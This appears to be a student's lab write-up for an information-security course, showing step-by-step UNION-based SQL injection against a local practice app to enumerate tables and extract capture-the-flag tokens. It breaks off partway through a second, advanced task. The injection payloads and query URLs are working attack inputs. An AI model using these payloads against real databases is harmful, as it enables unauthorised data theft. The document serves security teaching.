Information Security A-03

Tauha Imran 22i-1239 cs-g


Table of Contents

01 SQL Injection – Basic

Exploit a basic SQL Query

Testing basic query , got basic table and user information

query: %



SQL Injection Playground

Search the leaderboard by player name. The backend concatenates your input directly into the SQL statement — no escaping!

Name contains

%

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

Objective

Extract the hidden flag by exploiting the v leaderboard query.


- The query uses `LIKE '%{your_input}%'` - think about how to break out of this.
- Use `UNION SELECT` to combine results from another table.
- Submit the extracted flag via the flag station.

Hints:

- Start with `%'` to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your UNION must match this count.
- Try: `%' UNION SELECT 1,2,3--` first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like `secret_token` or `token`.
- You'll see multiple results - try submitting each one to find the correct flag.

Tauha Imran
22i1233 cs-g
Info.Sec. A-3

query: %' UNION SELECT 1,2,3--


SQLi Lab
127.0.0.1:5000/sqli?term=%25%27+UNION+SELECT+1%2C2%2C3--
#4CK P07470
Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus
Tauha Imran
22i1233 cs-g
Info.Sec. A-3

SQL Injection Playground

Search the leaderboard by player name. The backend concatenates your input directly into the SQL statement — no escaping!

Name contains

%' UNION SELECT 1,2,3--

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
1	2	3
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

Objective


Extract the hidden flag by exploiting the vulnerable leaderboard query.

- The query uses `LIKE '%{your_input}%'` - think about how to break out of this.
- Use `UNION SELECT` to combine results from another table.
- Submit the extracted flag via the flag station.

Hints:

- Start with `%'` to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your UNION must match this count.
- Try: `%' UNION SELECT 1,2,3--` first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like `secret_token` or `token`.
- You'll see multiple results - try submitting each one to find the correct flag.

This way I can tell that this is injectable because results are showing


SQLi Lab
127.0.0.1:5000/sqli?term=%25%27+UNION+SELECT+1%2C+tbl_name%2C+3+FROM+sqlite_master--
#4CK P07470
Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus
Tauha Imran
22i1233 cs-g
Info.Sec. A-3

SQL Injection Playground

Search the leaderboard by player name. The backend concatenates your input directly into the SQL statement — no escaping!

Name contains

%' UNION SELECT 1, tbl_name, 3 FROM sqlite_master--

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
1	access_keys	3
1	admins	3
1	client_vault	3
1	contracts	3
1	feedback	3

Objective

Extract the hidden flag by exploiting the vulnerable leaderboard query.


- The query uses `LIKE '%{your_input}%'` - think about how to break out of this.
- Use `UNION SELECT` to combine results from another table.
- Submit the extracted flag via the flag station.

Hints:

- Start with `%'` to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your UNION must match this count.
- Try: `%' UNION SELECT 1,2,3--` first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like `secret_token` or `token`.
- You'll see multiple results - try submitting each one to find the correct flag.

Getting all the table names to find the flag

query: %' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --


SQLi Lab

127.0.0.1:5000/sqli?term=%27+UNION+SELECT+name%2C1%2C1+FROM+sqlite_master+WHERE+type%3D%27table%27+--

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Subr

Tauha Imran
22i1233 cs-g
Info.Sec. A-3
Task1
getting table names

SQL Injection Playground

Search the leaderboard by player name. The backend concatenates your input directly into the SQL statement — no escaping!

Name contains

' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' -- Query

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130
access_keys	1	1

Objective

Extract the hidden flag by exploiting the v leaderboard query.


- The query uses `LIKE '%{your_input}%'` - think about how to break out of this.
- Use `UNION SELECT` to combine results from another table.
- Submit the extracted flag via the flag station.

Hints:

- Start with `%'` to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your UNION must match this count.
- Try: `%' UNION SELECT 1,2,3--` first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like `secret_token` or `token`.
- You'll see multiple results - try submitting each one to find the correct flag.

10°C Sunny 9:06 AM 11/24/2025

And I found a ”player_secrets” table



message_vault	1	1
message_vault_tail	1	1
player_secrets	1	1
session_tokens	1	1
session_tokens_tail	1	1
shipments	1	1

Tauha Imran
22i1233 cs-g
Info.Sec. A-3
Task1
getting table names

11°C Sunny 10:10 AM 11/24/2025

Getting data from that “player_secrets” table

query: %'UNION SELECT secret_token, reward_points, 0 FROM player_secrets—


SQLi Lab

127.0.0.1:5000/sqli?term=%25%27UNION+SELECT+secret_token%2C+reward_points%2C+0+FROM+player_secrets--

%'UNION SELECT secret_token, reward_points, 0 FROM player_secr

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130
FLAG{This_is_not_the_flag}	104	0
FLAG{Trust_me_its_false_1}	102	0
FLAG{Trust_me_its_ture_1}	100	0
FLAG{Trust_me_its_false_2}	103	0
FLAG{Hello_world_to_SQLi}	999	0
FLAG{Trust_me_its_ture_2}	101	0

- Use UNION SELECT to combine results from another table.
- Submit the extracted flag via the flag station.


Hints:

- Start with %' to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your UNION must match this count.
- Try: %' UNION SELECT 1,2,3-- first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like secret_token or token.
- You'll see multiple results - try submitting each one to find the correct flag.

Tauha Imran
22i1233 cs-g
Info.Sec. A-3
Task1
getting table names

Found the flags now submitting and seeing which one works!

Flags Found	Correct?
FLAG{This_is_not_the_flag}	NO
FLAG{Trust_me_its_false_1}	NO
FLAG{Trust_me_its_ture_1}	NO
FLAG{Trust_me_its_false_2}	NO
FLAG{Hello_world_to_SQLi}	999
FLAG{Trust_me_its_ture_2}	YESSS


Flag Station

127.0.0.1:5000/flags

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin

Flag captured for SQLI! +100 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (`FLAG{...}`). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF
Forge a state-changing request to grab this flag
FLAG{...}
Submit

SQLI
Extract the hidden data via SQL injection
Captured ✓

SQLI_ADV
Chain UNION SELECT payloads against confidential contracts
FLAG{...}
Submit

SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data
FLAG{...}

STEG
Bonus stego puzzle hidden in the site chrome.
FLAG{...}

XSS
Pop an alert and steal the flag with stored XSS
FLAG{...}


Tauha Imran
22i1233 cs-g
Info.Sec. A-3
Task1
found the flag!!!

11°C Sunny 10:18 AM 11/24/2025

02 SQL Injection – Advance –

Exploit a bit advanced SQL Query

Starting of with a basic query to see what we can find
query: %



Tauha Imran
22i1233 cs-g
Info.Sec. A-3
Task2

Executive Contracts Search

Analysts use this tool to look up client contracts by name. Unfortunately the search term is spliced directly into the SQL string.

Client name contains: %

EXECUTED QUERY

```
SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl
```

Client	Scope	Budget
Rapid Rail	SCADA hardening review	$120000
Notes: Flag stored in confidential appendix C		
Monarch Cyber	Red-team readiness exercise	$85000
Notes: VPN creds stored under vault entry v-992		

Objective


Extract confidential data from the contr database using SQL injection.

- The search uses `LIKE '%{your_input}%'` - inject a UNION SELECT.
- Determine the exact column count first (try `ORDER BY 1`, `ORDER BY 2`, etc.).
- Extract the flag from a separate vault table.

Hints:

- Start with `%'` to close the LIKE pattern.
- Count columns: `%' ORDER BY 1--`, `%' ORDER BY 2--`, etc. until you get an error.
- The query has 4 columns: client_name, scope, budget, confidential_notes.
- Use `UNION SELECT` with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like `client_vault` or `vault`.
- The flag might be in a column like `encrypted_data` or `data`.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to

now further exploring the columns
query: %' UNION SELECT 'a','b',1,'c' ORDER by budget --



127.0.0.1:5000/sqli/contracts?client=%25%27+UNION+SELECT+%27a%27%2C%27b%27%2C1%2C%27c%27+ORDER+by+budget+--

%' UNION SELECT 'a','b',1,'c' ORDER by budget --

EXECUTED QUERY

```
SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl
```

Client	Scope	Budget
a	b	$1
Notes: c		
Helios Bank	Mobile app pen test	$64000
Notes: Data room URL: https://helios.example/deal		
Monarch Cyber	Red-team readiness exercise	$85000
Notes: VPN creds stored under vault entry v-992		
Rapid Rail	SCADA hardening review	$120000
Notes: Flag stored in confidential appendix C		

SELECT.
- Determine the exact column count first (try `ORDER BY 1`, `ORDER BY 2`, etc.).
- Extract the flag from a separate vault tab


Hints:
- Start with `%'` to close the LIKE pattern.
- Count columns: `%' ORDER BY 1--`, `%' ORDE` until you get an error.
- The query has 4 columns: client_name, scope, budget, confidential_notes.
- Use `UNION SELECT` with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like `client_vault` or `vault`.
- The flag might be in a column like `encrypted_data` or `data`.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to find the correct flag.

Tauha Imran
22i1233 cs-g
Info.Sec. A-3
Task2

Now getting the table names

query: %' UNION SELECT name, 'x', 1, 'x' FROM sqlite_master –

Found a table named “client_vault” , I think the flag might be there



127.0.0.1:5000/sqli/contracts?client=%25%27+UNION+SELECT+name%2C+%27x%27%2C+1%2C+%27x%27+FROM+sqlite_master+--

#4CK P07470 Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin

Executive Contracts Search

Analysts use this tool to look up client contracts by name. Unfortunately the search term is spliced directly into the SQL string.

Client name contains

%' UNION SELECT name, 'x', 1, 'x' FROM sqlite_master --

EXECUTED QUERY

```
